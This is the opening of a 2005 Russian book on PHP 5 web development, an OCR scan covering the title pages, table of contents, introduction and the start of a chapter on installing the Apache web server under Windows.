МАКСИМ КУЗНЕЦОВ
ИГОРЬ СИМДЯНОВ
СЕРГЕЙ ГОЛЫШЕВ

bhv

PHP 5

ПРАКТИКА СОЗДАНИЯ WEB-САЙТОВ

"ХИТРОСТИ" PHP

СИСТЕМА АДМИНИСТРИРОВАНИЯ КОНТЕНТА САЙТА

РАЗРАБОТКА ДИНАМИЧЕСКИХ WEB-ПРИЛОЖЕНИЙ

РАБОТА С ГРАФИКОЙ, FLASH, PDF-ДОКУМЕНТАМИ

РАБОТА С БАЗАМИ ДАННЫХ

PRO
ПРОФЕССИОНАЛЬНОЕ ПРОГРАММИРОВАНИЕ

+CD

Максим Кузнецов
Игорь Симдянов
Сергей Голышев

PHP 5

ПРАКТИКА СОЗДАНИЯ WEB-САЙТОВ

Санкт-Петербург
«БХВ-Петербург»
2005

УДК 681.3.068+800.92PHP 5
ББК 32.973.26-018.1
К89

Кузнецов М. В., Симдянов И. В., Голышев С. В.

К89 PHP 5. Практика разработки Web-сайтов. — СПб. БХВ-Петербург, 2005. — 960 с. ил.

ISBN 5-94157-552-1

С помощью PHP 5 разрабатываются многочисленные компоненты, входящие в состав полнофункционального Web-сайта. Рассматриваются работа с СУБД MySQL, вопросы защиты Web-приложений, работа с графикой, Flash и PDF-документами. В качестве практических примеров разработаны такие приложения, как система администрирования контента сайта, форум, система сбора и анализа статистики посетителей сайта, система рассылки, FTP-менеджер, универсальный каталог продукции и др. Книга ориентирована на читателей, знакомых с языками HTML и PHP, но не имеющих большого опыта разработки динамических Web-приложений. Компакт-диск содержит исходные коды всех Web-приложений, разрабатываемых в книге и в сумме составляющих готовый полнофункциональный корпоративный Web-сайт.

Для Web-разработчиков

УДК 681.3.068+800.92PHP 5
ББК 32.973.26-018.1

Группа подготовки издания:

Главный редактор	*Екатерина Кондукова*
Зам. главного редактора	*Евгений Рыбаков*
Зав. редакцией	*Григорий Добин*
Редактор	*Алия Амирова*
Компьютерная верстка	*Натальи Смирновой*
Корректор	*Наталия Першакова*
Дизайн серии	*Инны Тачиной*
Оформление обложки	*Игоря Цырульникова*
Зав. производством	*Николай Тверских*

Лицензия ИД № 02429 от 24.07.00. Подписано в печать 25.07.05.
Формат 70×100$^{1}/_{16}$. Печать офсетная. Усл. печ. л. 77.4.
Доп. тираж 4000 экз. Заказ № 1161
"БХВ-Петербург". 194354, Санкт-Петербург, ул. Есенина, 55.

Санитарно-эпидемиологическое заключение на продукцию № 77.99.02.953.Д.008421.11.04
от 11.11.2004 г. выдано Федеральной службой по надзору
в сфере защиты прав потребителей и благополучия человека.

Отпечатано с готовых диапозитивов
в ГУП "Типография "Наука"
199034, Санкт-Петербург, 9 линия, 12

ISBN 5-94157-552-1

© Кузнецов М. В., Симдянов И. В., Голышев С. В., 2005
© Оформление, издательство "БХВ-Петербург", 2005

Оглавление

Введение 1

Для кого и о чем эта книга 1
Как построена книга 2
Благодарности 3

Часть I. Основы разработки приложений на PHP 5 5

Глава 1. Работа с Web-сервером Apache 7

1.1. Установка Web-сервера Apache 2.0.0 7
1.1.1. Установка под Windows 7
1.1.2. Управление Apache 13
1.1.3. Установка под Linux 16
1.2. Конфигурирование Web-сервера Apache 2.0.0 ..... *19*
1.2.1. Базовая настройка Apache 19
1.2.2. Установка и настройка PHP 5 23
1.3. PHP.INI 26
1.3.1. Настройки языка 26
1.3.2. Ограничение по ресурсам 28
1.3.3. Обработка ошибок и журнализация 28
1.3.4. Обработка данных 30
1.3.5. Пути и директории 31
1.3.6. Загрузка файлов 32
1.3.7. Работа с сокетами 32
1.3.8. Динамические расширения 33
1.3.9. Установки для модулей 33

Глава 2. Работа с MySQL 39

2.1. Установка и настройка MySQL 39
2.1.1. Установка MySQL на платформу Windows 40
2.1.2. Установка MySQL на платформу Linux 43
2.2. Оптимизация SQL-запросов 44
2.2.1. Числовые данные 45
2.2.2. Строковые данные 46
2.2.3. Календарные данные 48
2.2.4. Выбор типа данных 48
2.2.5. Таблицы MySQL 49

2.2.6. Структурированный язык запросов (SQL) ... 50
2.2.7. Индексирование ... 77
2.2.8. Общие вопросы оптимизации ... 80
2.3. Оптимизация кода PHP при работе с MySQL ... 81
2.3.1. PHP и MySQL ... 81
2.3.2. Приемы работы с MySQL ... 92
2.4. Работа с phpMyAdmin ... 108
2.4.1. Инсталляция phpMyAdmin ... 109
2.4.2. Конфигурирование phpMyAdmin ... 115
2.4.3. Использование phpMyAdmin ... 124
2.4.4. Экспорт баз данных ... 131
2.4.5. Работа с пользователями и привилегиями ... 135
2.4.6. Работа с таблицами ... 140

Глава 3. Заголовки HTTP и работа с ними ... 143

3.1. Функции PHP для работы с HTTP-заголовками ... 143
3.2. Управление кэшированием ... 147
3.2.1. Функции *session_cache_limiter* и *session_cache_expire* ... 150
3.3. Примеры *HTTP*-заголовков ... 152
3.3.1. Заголовок *Accept* ... 152
3.3.2. Заголовок *Accept-Charset* ... 153
3.3.3. Заголовок *Accept-Language* ... 153
3.3.4. Заголовок *Allow* ... 154
3.3.5. Заголовок *Connection* ... 154
3.3.6. Заголовок *Date* ... 154
3.3.7. Заголовок *Expires* ... 154
3.3.8. Заголовок *From* ... 154
3.3.9. Заголовок *Last-Modified* ... 155
3.3.10. Заголовок *Location* ... 155
3.3.11. Заголовок *Referer* ... 155
3.4. Практический пример: HTTP-аутентификация средствами PHP ... 155
3.5. Практический пример: получение документа по HTTP-протоколу ... 156

Глава 4. "Хитрости" PHP ... 158

4.1. PHP и JavaScript ... 158
4.1.1. Передача переменных из JavaScript в PHP ... 158
4.2. Как проверить, включены ли cookies? ... 160
4.3. О профилировании кода ... 162
4.4. Получение информации об IP-адресах и доменах ... 164
4.5. Часто используемые регулярные выражения ... 168
4.6. Генератор паролей ... 170
4.7. Подсветка кода с помощью стандартной функции PHP ... 170
4.8. Подсветка синтаксиса PHP (собственная функция) ... 171
4.9. Загрузка файлов на сервер ... 176
4.10. Счетчик загрузки файлов с сервера ... 181

4.11. Предотвращение загрузки страниц ... 202
4.11.1. Определение размера загружаемого файла ... 207
4.11.2. PHP и CSS: динамическое оформление содержания сайта ... 208
4.11.3. Динамическая оптимизация страниц ... 210
4.11.4. Дата последнего обновления страницы ... 212
4.11.5. Автоматическое распознавание ссылок ... 212

Глава 5. Безопасность создаваемых приложений ... 215

5.1. Проверка корректности данных, вводимых пользователем ... 215
5.1.1. Проверка заполнения обязательного поля ... 216
5.1.2. Проверка допустимости вводимых данных ... 217
5.1.3. Удаление HTML-тегов и обратных слэшей ... 218
5.2. Публикация изображений и файлов ... 220
5.3. Методы шифрования ... 224
5.3.1. *Однонаправленное шифрование* ... 224
5.3.2. Симметричное шифрование ... 226
5.4. Проблемы безопасности, связанные с cookie ... 227
5.4.1. Установка области видимости cookie ... 228
5.4.2. Шифрование cookie ... 229
5.5. Безопасная установка PHP ... 230
5.6. Безопасная настройка PHP ... 233
5.6.1. Параметр *display_errors* ... 233
5.6.2. Параметр *error_reporting* ... 233
5.6.3. Параметр *variables_order* ... 233
5.6.4. Параметр *open_basedir* ... 234
5.6.5. Параметр *disable_functions* ... 234
5.6.6. Параметр *allow_url_fopen* ... 234
5.6.7. Параметр *register_globals* ... 235
5.7. Безопасная установка MySQL ... 236

ЧАСТЬ II. РАЗРАБОТКА СИСТЕМЫ АДМИНИСТРИРОВАНИЯ САЙТА ... 241

Глава 6. Проектирование ... 243

Глава 7. Система администрирования контента ... 249

7.1. Описание системы CMS ... 251
7.1.1. Требования к системе администрирования контента (CMS) ... 251
7.1.2. Терминология ... 251
7.1.3. Структура и элементы статьи ... 252
7.2. Работа с системой администрирования CMS ... 254
7.2.1. Управление разделами статей ... 254
7.2.2. Управление метаданными статьи ... 257
7.2.3. Редактирование статьи ... 259
7.3. Разработка системы ... 266

Глава 8. Универсальный каталог продукции 333

8.1. Работа с каталогом в режиме пользователя 335
8.2. Работа с каталогом в режиме администратора 336
8.3. Разработка каталога "Риэлторские услуги" 341
8.4. Импорт прайс-листа 377
8.4.1. Совершенствование системы администрирования 378
8.5. Поиск по каталогу 384

Глава 9. Система полнотекстового поиска по сайту 394

9.1. Полнотекстовый поиск в СУБД MySQL 394
9.2. Полнотекстовый поиск в системе CMS 396

Глава 10. Блок "Контакты" 403

10.1. Система представления информации 404
10.2. Система администрирования 405
10.3. Разработка системы администрирования 410

Глава 11. Блоки "Голосование" и "Гостевая книга" 430

11.1. Система голосования 430
11.2. Система администрирования 432
11.3. Разработка системы голосования 437
11.4. Система представления 453
11.5. Гостевая книга 459

Глава 12. Фотогалерея 481

12.1. Описание фотогалереи 481
12.1.1. Система администрирования 483
12.2. Разработка фотогалереи 486

Глава 13. Система отправки сообщений с сайта 511

13.1. Введение в работу электронной почты 511
13.1.1 Почтовые агенты 512
13.1.2. Протоколы SMTP, POP и IMAP 514
13.1.3. Структура сообщения электронной почты 519
13.2. Отправка простых сообщений 522
13.2.1 Функция *mail* для отправки сообщений электронной почты 522
13.2.2. Функция для работы с удаленным SMTP-сервером 529
13.3 Отправка сообщений с вложениями 532
13.3.1. Типы данных (поля заголовка *Content-Type*) 533
13.3.2. Способ представления данных (поля заголовка *Content-Transfer-Encoding*) 535
13.3.3. Заголовок *Content-Disposition* 536
13.3.4. Класс, реализующий пересылку вложенных файлов 536

Глава 14. Система анализа посещаемости сайта 543

14.1. Описание системы PowerCounter 543
14.2. Разработка системы PowerCounter 556

Часть III. Разработка дополнительных Web-служб 617

Глава 15. Система мониторинга позиций сайта в поисковых системах 619

15.1. Описание системы 620
15.2. Разработка системы мониторинга 622

Глава 16. FTP-менеджер 633

Глава 17. Почтовая служба 661

17.1. Создание базы данных 662
17.2. Архитектура приложения 664
17.2.1. Создание учетных записей 669
17.2.2. Просмотр почтового ящика и чтение сообщений 672
17.2.3. Отправка сообщений 677

Глава 18. Система рассылки писем 678

18.1. Разработка системы администрирования 678
18.2. Разработка системы представления 701

Часть IV. Профессиональный форум на PHP 5 711

Глава 19. Проектирование 713

19.1. Проектирование базы данных 714

Глава 20. Создание базового "движка" 723

20.1. Описание форума 723
20.2. Разработка форума 730
20.3. Дизайн форума 787

Глава 21. Создание системы администрирования 809

21.1. Описание системы администрирования 809
21.1.1. Страница администрирования форума 809
21.1.2. Страница *Разделы форума* 811
21.1.3. Страница *Модерирование форума* 812
21.1.4. Страница *Статистика форума* 813
21.1.5. Страница *Посетители форума* 813
21.1.6. Страница *Настройки форума* 815

21.2. Разработка системы администрирования 816
21.2.1. Страница администрирования форума 818
21.2.2. Страница *Разделы форума* 833
21.2.3. Страница *Модерирование* 838
21.2.4. Страница *Статистика форума* 844
21.2.5. Страница *Посетители форума* 846
21.2.6. Страница *Настройки форума* 850

Часть V. Работа с библиотеками расширений PHP 5 855

Глава 22. Работа с графикой. Библиотека GDLib 857

22.1. Установка 857
22.1.1. Установка под Windows 858
22.2. Информационные функции 859
22.2.1. Функция *gd_info* 859
22.2.2. Функция *exif_imagetype* 860
22.2.3. Функция *exif_read_data* 860
22.2.4. Функция *read_exif_data* 862
22.2.5. Функция *exif_thumbnail* 862
22.2.6. Функция *getimagesize* 862
22.2.7. Функция *imagesx* 863
22.2.8. Функция *imagesy* 863
22.2.9. Функция *image_type_to_mime_type* 863
22.2.10. Функция *Imagetypes* 864
22.3. Функции создания изображений 865
22.3.1. Функция *imagecreate* 865
22.3.2. Функция *imagecreatetruecolor* 865
22.3.3. Функция *imagecreatefromjpeg* 865
22.3.4. Функция *imageinterlace* 866
22.3.5. Функция *imagecreatefromgif* 866
22.3.6. Функция *imagecreatefrompng* 867
22.3.7. Функция *imagesavealpha* 867
22.3.8. Функция *imagecreatefromgd* 867
22.3.9. Функция *imagecreatefromgd2* 868
22.3.10. Функция *imagecreatefromgd2part* 868
22.3.11. Функция *imagecreatefromstring* 868
22.3.12. Функция *imagecreatefromwbmp* 868
22.3.13. Функция *imagecreatefromxbm* 869
22.3.14. Функция *imagecreatefromxpm* 869
22.3.15. Функция *imagedestroy* 870
22.4. Функции работы с изображениями 870
22.4.1. Функция *imagecopy* 870
22.4.2. Функция *imagecopymerge* 870
22.4.3. Функция *imagecopymergegray* 870
22.4.4. Функция *imagecopyresampled* 871

22.4.5. Функция *imagecopyresized* 872
22.4.6. Функция *imagerotate* 872
22.4.7. Функция *imagefilter* 872
22.5. Функции сохранения и вывода изображений 872
22.5.1. Функция *imagejpeg* 872
22.5.2. Функция *imagegif* 873
22.5.3. Функция *imagepng* 873
22.5.4. Функция *imagegd* 874
22.5.5. Функция *imagegd2* 874
22.5.6. Функция *imagexbm* 874
22.5.7. Функция *imagewbmp* 874
22.5.8. Функция *image2wbmp* 875
22.5.9. Функция *jpeg2wbmp* 875
22.5.10. Функция *png2wbmp* 875
22.6. Функции работы с текстом 876
22.6.1. Функция *imagefontheight* 876
22.6.2. Функция *imagefontwidth* 876
22.6.3. Функция *imageftbbox* 876
22.6.4. Функция *imagettfbbox* 877
22.6.5. Функция *imagepsbbox* 877
22.6.6. Функция *imagefttext* 878
22.6.7. Функция *imagettftext* 878
22.6.8. Функция *imagepstext* 879
22.6.9. Функция *imagepsloadfont* 880
22.6.10. Функция *imageloadfont* 880
22.6.11. Функция *imagepscopyfont* 881
22.6.12. Функция *imagepsfreefont* 881
22.6.13. Функция *imagepsencodefont* 881
22.6.14. Функция *imagepsextendfont* 882
22.6.15. Функция *imagepsslantfont* 882
22.6.16. Функция *imagechar* 882
22.6.17. Функция *imagecharup* 883
22.6.18. Функция *imagestring* 883
22.6.19. Функция *imagestringup* 883
22.7. Функции настройки рисования 884
22.7.1. Функция *imagealphablending* 884
22.7.2. Функция *imagesetthickness* 885
22.7.3. Функция *imagesetstyle* 885
22.7.4. Функция *imagesetbrush* 885
22.7.5. Функция *imagesettile* 885
22.7.6. Функция *imagelayereffect* 886
22.7.7. Функция *imageantialias* 886
22.8. Функции рисования 886
22.8.1. Функция *imagesetpixel* 886
22.8.2. Функция *imageline* 886
22.8.3. Функция *imagedashedline* 886

22.8.4. Функция *imagerectangle* ... 887
22.8.5. Функция *imagepolygon* ... 887
22.8.6. Функция *imagearc* ... 887
22.8.7. Функция *imageellipse* ... 887
22.8.8. Функция *imagefilledrectangle* ... 887
22.8.9. Функция *imagefilledpolygon* ... 888
22.8.10. Функция *imagefilledarc* ... 888
22.8.11. Функция *imagefilledellipse* ... 889
22.8.12. Функция *imagefill* ... 889
22.8.13. Функция *imagefilltoborder* ... 889
22.9. Функции для работы с цветовой информацией ... 891
22.9.1. Функция *imageistruecolor* ... 891
22.9.2. Функция *imagetruecolortopalette* ... 891
22.9.3. Функция *imagecolorallocate* ... 892
22.9.4. Функция *imagecolorallocatealpha* ... 892
22.9.5. Функция *imagecolordeallocate* ... 893
22.9.6. Функция *imagecolorat* ... 893
22.9.7. Функция *imagecolorsforindex* ... 893
22.9.8. Функция *imagecolorresolve* ... 893
22.9.9. Функция *imagecolorresolvealpha* ... 893
22.9.10. Функция *imagecolorexact* ... 893
22.9.11. Функция *imagecolorexactalpha* ... 894
22.9.12. Функция *imagecolorclosest* ... 894
22.9.13. Функция *imagecolorclosestalpha* ... 894
22.9.14. Функция *imagecolorclosesthwb* ... 894
22.9.15. Функция *imagecolorset* ... 894
22.9.16. Функция *imagecolortransparent* ... 895
22.9.17. Функция *imagecolorstotal* ... 896
22.9.18. Функция *imagecolormatch* ... 896
22.9.19. Функция *imagepalettecopy* ... 896
22.9.20. Функция *imagegammacorrect* ... 896
22.10. Другие функции ... 897
22.10.1. Функция *iptcembed* ... 897
22.10.2. Функция *iptcparse* ... 897

Глава 23. Работа с Flash. Библиотека ming ... 898

23.1. Установка ... 898
23.1.1. Установка под Windows ... 898
23.1.2. Установка под UNIX-системы ... 899
23.2. Классы объектов библиотеки ming ... 900
23.2.1. Объекты *SWFMovie* ... 901
23.2.2. Объекты *SWFShape* ... 903
23.2.3. Объекты *SWFDisplayItem* ... 905
23.2.4. Объект *SWFGradient* ... 909
23.2.5. Объект *SWFBitmap* ... 909
23.2.6. Объект *SWFFill* ... 910

23.2.7. Объект *SWFMorph* ... 911
23.2.8. Объект *SWFText* ... 911
23.2.9. Объект *SWFFont* ... 912
23.2.10. Объект *SWFTextField* ... 913
23.2.11. Объект *SWFSprite* ... 915
23.2.12. Объект *SWFButton* ... 915
23.2.13. Объект *SWFAction* ... 917
23.3. Примеры кода ... 917
23.3.1. Градиентная заливка ... 917
23.3.2. Работа с изображениями. Объект *SWFBitmap* ... 918
23.3.3. Работа с объектом *SWFMorph* ... 920
23.3.4. Работа с командами action script *SWFAction* и объектом *SWFButton* ... 921

Глава 24. Работа с PDF-документами. Библиотека ClibPDF ... 924

24.1. Установка ... 925
24.1.1. Установка под Windows ... 925
24.1.2. Установка под UNIX-системы ... 925
24.2. Создание простого PDF-документа ... 926
24.2.1. Функция *cpdf_open* ... 926
24.2.2. Функция *cpdf_save_to_file* ... 926
24.2.3. Функция *cpdf_page_init* ... 926
24.2.4. Функция *cpdf_add_outline* ... 927
24.2.5. Функция *cpdf_begin_text* ... 928
24.2.6. Функция *cpdf_end_text* ... 928
24.2.7. Функция *cpdf_set_font* ... 928
24.2.8. Функция *cpdf_text* ... 929
24.2.9. Функция *cpdf_set_text_rendering* ... 929
24.2.10. Функция *cpdf_moveto* ... 929
24.2.11. Функция *cpdf_lineto* ... 930
24.2.12. Функция *cpdf_stroke* ... 930
24.2.13. Функция *cpdf_finalize* ... 930
24.2.14. Функция *cpdf_output_buffer* ... 930
24.2.15. Функция *cpdf_close* ... 930
24.2.16. Практический пример ... 930
24.3. Дополнительные функции библиотеки ClibPDF ... 933
24.3.1. Функция *cpdf_add_annotation* ... 933
24.3.2. Функция *cpdf_arc* ... 933
24.3.3. Функция *cpdf_circle* ... 934
24.3.4. Функция *cpdf_clip* ... 934
24.3.5. Функция *cpdf_closepath* ... 934
24.3.6. Функция *cpdf_closepath_fill_stroke* ... 934
24.3.7. Функция *cpdf_closepath_stroke* ... 934
24.3.8. Функция *cpdf_continue_text* ... 935
24.3.9. Функция *cpdf_curveto* ... 935
24.3.10. Функция *cpdf_fill* ... 935

24.3.11. Функция *cpdf_finalize_page* 935
24.3.12. Функция *cpdf_global_set_document_limits* 935
24.3.13. Функция *cpdf_import_jpeg* 936
24.3.14. Функция *cpdf_place_inline_image* 936
24.3.15. Функция *cpdf_newpath* 936
24.3.16. Функция *cpdf_rect* 937
24.3.17. Функция *cpdf_save* 937
24.3.18. Функция *cpdf_restore* 937
24.3.19. Функция *cpdf_rotate* 937
24.3.20. Функция *cpdf_rotate_text* 938
24.3.21. Функция *cpdf_scale* 938
24.3.22. Функция *cpdf_set_action_url* 938
24.3.23. Функция *cpdf_set_char_spacing* 938
24.3.24. Функция *cpdf_set_creator* 938
24.3.25. Функция *cpdf_set_current_page* 938
24.3.26. Функция *cpdf_set_horiz_scaling* 939
24.3.27. Функция *cpdf_set_keywords* 939
24.3.28. Функция *cpdf_set_leading* 939
24.3.29. Функция *cpdf_set_page_animation* 939
24.3.30. Функция *cpdf_set_subject* 940
24.3.31. Функция *cpdf_set_text_matrix* 940
24.3.32. Функция *cpdf_set_text_pos* 940
24.3.33. Функция *cpdf_set_text_rise* 940
24.3.34. Функция *cpdf_set_title* 940
24.3.35. Функция *cpdf_set_word_spacing* 940
24.3.36. Функция *cpdf_setdash* 941
24.3.37. Функция *cpdf_setrgbcolor* 941
24.3.38. Функция *cpdf_setflat* 941
24.3.39. Функция *cpdf_show_xy* 941
24.3.40. Функция *cpdf_stringwidth* 941
24.3.41. Функция *cpdf_translate* 941

Заключение **942**

Приложение. Описание компакт-диска **943**

Предметный указатель **944**

Введение

Для кого и о чем эта книга

Совсем недавно, в мае 2004 г., в издательстве "БХВ-Петербург" вышла наша первая книга "Самоучитель PHP 5", в которой мы постарались познакомить читателей с основами языка PHP 5. С того момента прошло несколько месяцев, но несмотря на это мы получили достаточно много положительных отзывов, в которых читатели хвалили нашу книгу, главным образом, за понятное изложение и немалый круг рассматриваемых вопросов. Книга, которую вы сейчас держите в руках, является логическим продолжением первой книги. Это совершенно не означает, что для того, чтобы работать с материалом этой книги, нужно обязательно прочитать предыдущую. Вовсе нет, хотя читателям, только начинающим свое знакомство с PHP, это, безусловно, не помешает. Если первая книга была ориентирована на читателя, не знакомого с PHP, то эта книга предполагает владение основами PHP, поскольку в ней описаны профессиональные приемы программирования на языке PHP 5 и создание Web-приложений различной степени сложности на его основе.

Таким образом, предлагаемая книга ориентирована на читателей, владеющих языком разметки гипертекста HTML, элементарными основами языка PHP и желающих повысить свой профессиональный уровень в разработке динамических Web-приложений с использованием PHP 5. Основное внимание уделяется разработке максимально возможного количества высокоэффективных Web-приложений, в которых может возникнуть потребность у разработчиков крупных сайтов и порталов. Разрабатываемые в книге Web-приложения проектируются и создаются таким образом, чтобы свести к минимуму усилия персонала компаний по их поддержке, для чего все приложения снабжаются удобной и быстрой системой администрирования. Все приложения, приводимые в книге, взяты из реальной практики Web-программирования и находятся в эксплуатации на различных Web-сайтах и крупных порталах. Максимально серьезно в книге рассматриваются проблемы защиты создаваемых приложений, а также вопросы, связанные с профессиональной работой с Web-сервером Apache и СУБД MySQL. Отдельная часть книги посвящена работе с расширениями PHP — созданием графики на PHP, работой с Flash и с PDF-документами.

К книге прилагается CD, содержащий исходные коды Web-приложений, дистрибутив Web-интерфейса к MySQL phpMyAdmin, а также дистрибутивы

Web-сервера Apache, СУБД MySQL и PHP 5.0.0. Мы не покривим душой, если скажем, что на этом диске находится полнофункциональный Web-сайт, который можно сразу же запускать в действие.

На Web-сайте IT-студии SoftTime, сотрудниками которой являются авторы книги, работает форум (**http://www.softtime.ru/forum/**), посвященный программированию на PHP. На этот форум авторы с удовольствием приглашают читателей обсуждать вопросы не только по материалу данной книги, но и любые вопросы в области Web-программирования.

Как построена книга

Книга содержит Введение, 24 главы, Заключение и Приложение, в котором описан компакт-диск. Материал книги разбит на 5 частей.

Первая часть — вводная и содержит пять глав, в которых обсуждаются общие вопросы разработки Web-приложений с использованием PHP 5.

Глава 1 посвящена установке PHP 5, Web-сервера Apache и СУБД MySQL. Здесь же рассматриваются вопросы конфигурирования Apache и PHP (настройка конфигурационного файла php.ini).

В главе 2 рассматриваются вопросы работы с СУБД MySQL: установка и настройка MySQL, оптимизация SQL-запросов, оптимизация кода PHP при работе с MySQL, а также установка, настройка и работа с Web-интерфейсом к MySQL — phpMyAdmin.

Главы 3 посвящена методам работы с HTTP-заголовками.

В главе 4 рассматриваются различные "тонкие вопросы" программирования на PHP. По сути, эта глава представляет собой просто небольшой сборник рецептов на тему программирования на PHP.

И завершает первую часть книги глава 5, посвященная вопросам безопасности создаваемых приложений.

Во *второй части* книги проводится разработка полнофункциональной системы администрирования Web-сайта, включающей как непосредственно систему администрирования контента сайта, так и основные программные блоки: систему голосования, гостевую книгу, систему новостей, систему отправки сообщений с сайта, фотогалерею, каталог продукции, систему полнотекстового поиска и систему сбора и анализа статистики по посетителям сайта ("счетчик посетителей").

Как и положено, началу разработки системы администрирования предшествует ее проектирование, которое проведено в главе 6.

Глава 7 посвящена разработке основного блока системы администрирования: системе администрирования контента сайта.

В главе 8 проводится разработка универсального каталога продукции.

В главе 9 проводится разработка системы полнотекстового поиска по сайту.

Разработке динамически изменяемого блока "Контакты" посвящена глава 10.

В главе 11 проводится разработка блоков "Голосование" и "Гостевая книга".

Глава 12 посвящена разработке фотогалереи.

В главе 13 рассматриваются вопросы, связанные с функционированием электронной почты, и создается система отправки сообщений с сайта, поддерживающая отправку как простых сообщений, так и сообщений, содержащих вложения.

В главе 14 разрабатывается полнофункциональная система сбора и анализа статистики по посетителям сайта.

Третья часть книги посвящена разработке дополнительных Web-служб.

Глава 15 посвящена вопросам разработки системы мониторинга позиции сайта в поисковых системах по выбранным поисковым запросам.

В главе 16 проводится разработка FTP-менеджера.

В главе 17 рассматриваются основные вопросы создания почтового приложения на основе Web-интерфейса.

В главе 18 разрабатывается система рассылки.

Четвертая часть этой книги, содержащая главы 19—21, полностью посвящена разработке профессионального форума с развитой системой администрирования.

И, наконец, *пятая, заключительная, часть* книги посвящена вопросам работы с некоторыми библиотеками расширений PHP.

В главе 22 рассмотрены вопросы работы с графикой на PHP 5 при помощи библиотеки GD.

Работа с Flash (библиотека Ming) рассматривается в главе 23.


Глава 24 посвящена методам работы с PDF-документами с помощью библиотеки ClibPDF.

Благодарности

Авторы выражают признательность сотрудникам издательства "БХВ-Петербург", благодаря которым наша рукопись увидела свет.

Авторы также благодарны всем читателям, приславшим отзывы на нашу первую книгу "Самоучитель PHP 5", вышедшую в издательстве "БХВ-Петербург" в мае 2004 г. Ваше доброжелательное отношение и полезные замечания существенно помогли нам в работе над этой книгой.


Замечания и пожелания просим отправлять авторам по электронной почте **kuznetsov@softtime.ru**, а также высказывать в гостевой книге по адресу **http://www.softtime.ru/**. Если при чтении книги у вас возникнут вопросы по изложенному материалу, вы можете обращаться на наш форум, который располагается по адресу **http://www.softtime.ru/forum/**.



ЧАСТЬ I

Основы разработки приложений на PHP 5

Глава 1



Работа с Web-сервером Apache

1.1. Установка Web-сервера Apache 2.0.0

В этом разделе мы рассмотрим установку Web-сервера Apache 2.0.0 на операционные системы Windows и Linux. В любом случае, первое, что необходимо сделать, это загрузить исходные коды дистрибутивов с официального сайта Apache **http://www.apache.org**.

1.1.1. Установка под Windows

Для успешной установки Web-сервера Apache под Windows необходимо, чтобы используемая версия Windows корректно работала со стеком протокола TCP/IP. Пользователям Windows 2000 и Windows XP об этом беспокоиться не следует. В случае более ранних версий этой операционной системы необходимо убедиться в том, что для них произведены необходимые обновления.

Примечание

Несмотря на то, что Web-сервер Apache уже давно перенесен и успешно функционирует под Windows, только с версии Apache 2.0.0 произведена оптимизация исходных кодов с целью использования системных вызовов Windows. До этого использовался уровень POSIX, что приводило к недостаточной производительности при работе с Apache под Windows.

Apache под Windows доступен как в виде исходных кодов, так и в виде откомпилированного пакета. Исходные коды могут понадобиться в том случае, если вы решили при установке перекомпилировать Apache. Перекомпилирование исходных кодов необходимо тогда, когда нужно исключить из исполняемой версии неиспользуемые функции или включить поддержку функций, не входящих в стандартную поставку. В этом случае необходимо наличие установленной Microsoft Visual Studio. Если стандартная компиляция сервера вас устраивает, можно приступить к установке.

Замечание

Бинарные коды дистрибутивов Apache распространяются в нескольких вариантах, как с расширением exe, так и с расширением msi и имеют название вида httpd_версия_win32_*_.msi.

После двойного щелчка на файле httpd_версия_win32_*_.msi запустится Microsoft Installer (рис. 1.1).

Рис. 1.1. Окно программы Windows Installer

Замечание

Такого рода файлы часто не запускаются из некоторых программ: Far, Norton Commander и т. д., их следует запускать из Проводника.

Для начала установки нажмите кнопку Next, после чего появится окно с лицензионным соглашением, показанное на рис. 1.2. После принятия лицензионного соглашения следует перейти к следующему окну с краткой информацией о нововведениях во второй версии Apache (рис. 1.3). Следующее окно, показанное на рис. 1.4, позволяет ввести информацию о сервере: доменное имя сервера, имя сервера и адрес электронной почты администратора. Если установка происходит на локальную машину, то в поля для до-

менного имени и имени сервера следует ввести localhost (см. рис. 1.4). В нижней части окна предлагается выбрать номер порта, по которому сервер будет принимать запросы (80 или 8080).




Рис. 1.2. Лицензионное соглашение

Замечание

Обычно используется стандартный для протокола HTTP порт 80; если для запуска сервера Apache по порту 80 не достаточно прав, следует выбрать порт 8080.

